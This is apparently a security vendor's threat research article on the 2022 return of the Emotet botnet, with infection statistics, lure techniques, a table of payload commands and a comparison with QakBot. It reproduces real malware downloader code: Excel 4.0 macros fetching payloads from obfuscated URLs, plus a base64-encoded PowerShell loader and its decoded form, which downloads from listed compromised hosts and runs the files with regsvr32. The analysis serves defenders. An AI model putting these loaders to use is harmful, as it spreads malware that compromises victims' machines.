Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware

May 19, 2022

During the first quarter of 2022, we discovered a significant number of infections using multiple new Emotet variants that employed both old and new techniques to trick their intended victims into accessing malicious links and enabling macro content.

By: Adolph Christian Silverio, Jeric Miguel Abordo, Khristian Joseph Morales, Maria Emreen Viray May 19, 2022 Read time: 6 min (1703 words)

The Emotet botnet malware is well known in the cybersecurity industry for its success in using spam emails to compromise machines and then selling access to these machines as part of its infamous malware-as-a-service (MaaS) scheme. Operators behind notorious threats such as the Trickbot trojan and the Ryuk or Conti ransomware are among the malicious actors who have used the botnet malware in their attacks.

But in January 2021 came news of Emotet's dismantling, dubbed Operation Ladybird, during which law enforcement agencies from Canada, France, Germany, Lithuania, the Netherlands, Ukraine, the UK, and the US worked in concert to seize control of Emotet's infrastructure. In spite of this, the botnet malware proved quite resilient and it resurfaced in November 2021. According to researchers at AdvIntel, its return was greatly influenced by Conti's operators, who sought to continue their partnership with the operators of Emotet, as the botnet malware had played an integral role in the ransomware's initial access phase.

During the first quarter of 2022, we discovered a significant number of infections in various regions (Figure 1) and across different industries (Figure 2) using multiple new Emotet variants. Based on our telemetry, a large percentage of the infected customers were in Japan, followed by countries in the Asia-Pacific and EMEA (Europe, the Middle East, and Africa) regions. It is possible that the operators behind Emotet targeted profitable industries like manufacturing and education to attract the attention of other malicious actors as potential customers for their MaaS offering.

Figure 1. Emotet infections by region during the first quarter of 2022

©2022 TREND MICRO

Figure 2. Emotet infections by industry during the first quarter of 2022

In with the new

We observed that this surge in Emotet spam campaigns used both old and new techniques to trick their intended victims into accessing malicious links and enabling macro content. The newer Emotet samples we analyzed retained the same initial downloader as the one found in previous campaigns. However, these more recent samples used Excel 4.0 macros, an old Excel feature, to execute its download routines (Figure 3), as opposed to Emotet's previous use of Visual Basic for Applications (VBA).

Figure 3. Emotet's Excel lures

Emotet employs various obfuscation techniques to evade detection of the malicious Excel file. One such technique is its use of the .ocx file name extension (Figure 4) and carets (Figures 12 and 13) in URLs, which allow Emotet to sidestep detection methods that look for specific command-line keywords or extensions.

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://f"&"re"&"eb"&"ing"&"pop"&"s.c"&"om/c"&"gi-b"&"in/D"&"m\/"&"p"&"7\/B"&"\/E"&"pH"&"ss"&"N/","..\xdha.ocx",0,0)

=IF(UVCE1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://w"&"w"&"w.kin"&"fri.c"&"om/li"&"cen"&"se"&"s/3f"&"KS"&"JkZ"&"XZ3"&"JH6d"&"XW"&"U/","..\xdha.ocx",0,0))

=IF(UVCE2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://gl"&"ob"&"alte"&"xt"&"ile"&"s.n"&"et/cg"&"i-bi"&"n/7n"&"aW"&"zY"&"GRr"&"rN/","..\xdha.ocx",0,0))

=IF(UVCE3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ca"&"rto"&"riog"&"aspa"&"rin.co"&"m.b"&"r/ro"&"s"&"esq/gO"&"fN"&"6jv"&"yR"&"me/","..\xdha.ocx",0,0))

=IF(UVCE4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://j"&"un"&"he.m"&"edi"&"a/w"&"p-i"&"nc"&"lu"&"de"&"s/\/\/"&"2NZ"&"X242"&"BnWC"&"tY"&"m\/"&"9N/","..\xdha.ocx",0,0))

=IF(UVCE5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ib"&"pco"&"rp.o"&"rg/w"&"p-ad"&"m"&"in/zH"&"1k6hE"&"cW"&"GH"&"LDp/","..\xdha.ocx",0,0))

=IF(UVCE6<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://i"&"hm"&"ssw"&"is"&"s.c"&"h/w"&"p-ad"&"m"&"in/g"&"UO"&"q0"&"e/","..\xdha.ocx",0,0))

=IF(UVCE7<0, CLOSE(0),)

=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xdha.ocx")
```

Figure 4. Emotet using Excel 4.0 macros and the .ocx file name extension for its payload

We also observed that some of the recent Emotet samples drop BAT (batch) files (Figures 5 and 6) and VBScript files (Figures 7 and 8) to execute their download routines.

Figure 5. An obfuscated BAT file

Figure 6. A deobfuscated BAT file (Figure 5) that downloads Emotet's payload via PowerShell

Figure 7. An obfuscated VBScript file

Figure 8. A deobfuscated VBScript file (Figure 7) that downloads Emotet's payload via PowerShell

Unlike past variants, the recent Emotet samples behave in a more straightforward way, directly downloading and executing their payloads. These samples use regsvr32.exe under the SysWow64 folder to execute their payloads, which ensures that the malware runs in a 64-bit environment using the 32-bit binary. This suggests that Emotet now targets only 64-bit machines, which is in line with the recent news of Emotet's switch to 64-bit loaders.

We also discovered that the recent Emotet samples employ LNK (link) files to download 64-bit loaders (Figure 9). These allow Emotet to directly execute PowerShell commands for payload execution. For each infection, the LNK file creates a PS1 file via PowerShell, which is then used to download and run Emotet's payload (Figures 10 and 11).


Figure 9. Emotet's malicious LNK file

```
"%System%\WindowsPowerShell\v1.0\powershell.exe" -command Out-String -InputObject "
{filename}.lnk                                                              " | Out-Null;
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXNzUHJlZmVyZW5jZT0iU
2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFCTWgwSTJjT0z
cXExR1Z2LyIsImh0dHA6Ly9kZW1vMzQuY2tnLmhrL3NlcnZpY2UvaGhNWnJmQzdNbm05SkQvIiwiaHR0cDovL2Nvb
GVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8iLCJodHRwOi8vY2lwcm8ubXgvcHJlbnNhL3NpWlA2OXJCRm1pYkR2
dVRQMUwvIiwiaHR0cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIvIiwiaHR0cHM6Ly9jcmVlbW8ucG
wvd3AtYWRtaW4vWktTMURjZHF1VVQ0Qml4S2IvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHU
gLU91dEZpbGUgJGVudjpURU1QL0dNT1dEVFJmSUoueHRxO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvR01PV0RUU
mZJSi54dHE7YnJlYWt9IGNhdGNoIHsgfSX0=')) > "%User Temp%\ezMgZunnfF.ps1" ; powershell -executionpolicy
bypass -file "%User Temp%\ezMgZunnfF.ps1"; Remove-Item "%User Temp%\ezMgZunnfF.ps1"
"%System%\WindowsPowerShell\v1.0\powershell.exe" -executionpolicy bypass -file %User
```

Figure 10. The executed command from Emotet's malicious LNK file

```
$ProgressPreference="SilentlyContinue";$links=
("hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/","hxxp://demo34[.]ckg.hk/service/hhMZrfC7Mnm9JD/","hxxp:/
/colegiounamuno[.]es/cgi-
bin/E/","hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/","hxxp://filmmogzivota[.]rs/SpryAssets/gDR/","hxxps://creemo[.
]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");foreach ($u in $links) {try {IWR $u -OutFile
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break} catch { }}
```

Figure 11. The deobfuscated command from Emotet's malicious LNK file (Figure 10)

Another notable behavior we observed in the samples of these new Emotet variants was their use of hexadecimal (Figure 12) and octal (Figure 13) representations of the IP addresses they connected to, as we reported in a previous blog entry. Using these formats to obscure the URLs enables these new variants to circumvent pattern-matching detection methods, thereby allowing the execution of their download routines.


Figure 12. A hex representation of the Emotet URL (with carets)

Figure 13. An octal representation of the Emotet URL (with carets)

Emotet's payload

Emotet's older 32-bit variants use seven core commands. But the recent Emotet samples are of 32-bit variants that use only six core commands and 64-bit variants that use only five, as shown in Table 1.

Command	Execution method of 32-bit variants	Execution method of 64-bit variants
1	Download and execute DLL with regsvr32.exe with parameter %Window%\regsvr32.exe /s {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)	Download and execute DLL with regsvr32.exe %Windows%\regsvr32.exe {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)
2	Execute shellcode via CreateThread	Execute shellcode via CreateThread
3	Download EXE file and execute it using CreateProcessW (non-admin) {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessW (non-admin) {Installation folder}\{random}.exe
4	Download EXE file and execute it using CreateProcessAsUserW (admin) {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessAsUserW (admin) {Installation folder}\{random}.exe
5	Execute shellcode via CreateThread	Load module in memory and execute exported function (via LoadLibraryA and GetProcAddress)
6	Download and execute DLL with regsvr32.exe %Window%\regsvr32.exe /s {Installation folder}\{random}.dll	

Note: *{installation folder}* could *be %AppDataLocal%\{random}* (non-admin) or *%System% \{random}* (admin), depending on the mode of execution.
Table 1. A list of core commands used by the newer Emotet samples

Our analysis of the recent samples showed that Emotet's use of rundll32.exe for execution between November 2021 and January 2022 had been phased out, replaced by the "regsvr32.exe /s" command as of February 2022. Nonetheless, Emotet employs modular architecture for its other payloads. Based on this, we can still infer that the samples have the same infection chain as in previous Emotet-related campaigns, with some variants opting to include the gathering of running processes as part of their modules instead of their main routine (Figure 14).

Figure 14. Emotet's infection chain

The reappearance of Emotet is also notable because its operators have since added Cobalt Strike, a well-known penetration-testing tool, to its arsenal. This poses a bigger risk for target enterprises, as the integration of Cobalt Strike provides more flexibility for Emotet's MaaS partners to gain a foothold in an intended victim's systems. With these new features, we expect to see in the coming months a continuous stream of Emotet cases and the delivery of other malware used in Emotet's MaaS scheme.

Similarities with QakBot

Since January, we have received and analyzed 300 submissions of the QakBot loader (Figure 15), and our investigation has revealed that its attack chain shares many similarities with that of Emotet (Figure 16).

Figure 15. Emotet and QakBot submissions from January to April 2022

©2022 TREND MICRO

Figure 16. A comparison of QakBot and Emotet's attack chains

QakBot spam messages attempt to deceive their intended victim into clicking a download link, which is usually a OneDrive URL (Figure 17). An Emotet spam message, on the other hand, poses as a forwarded email that has a password-protected archive attachment (Figure 18).


Figure 17. A QakBot spam message containing a malicious download link

From:
To:
Cc:
Subject: [SPAM]Fwd:
✉ Message 📚 Details_08032022.zip

Hello,

Please see attached

password 328

Ananda Alert

Figure 18. An Emotet spam message containing a password-protected archive attachment

QakBot infections start with the intended victim downloading a malicious Excel file with an .xlsb file name extension (Figure 19). Emotet infections also involve an Excel file, but with an .xlsm file name extension (Figure 20).
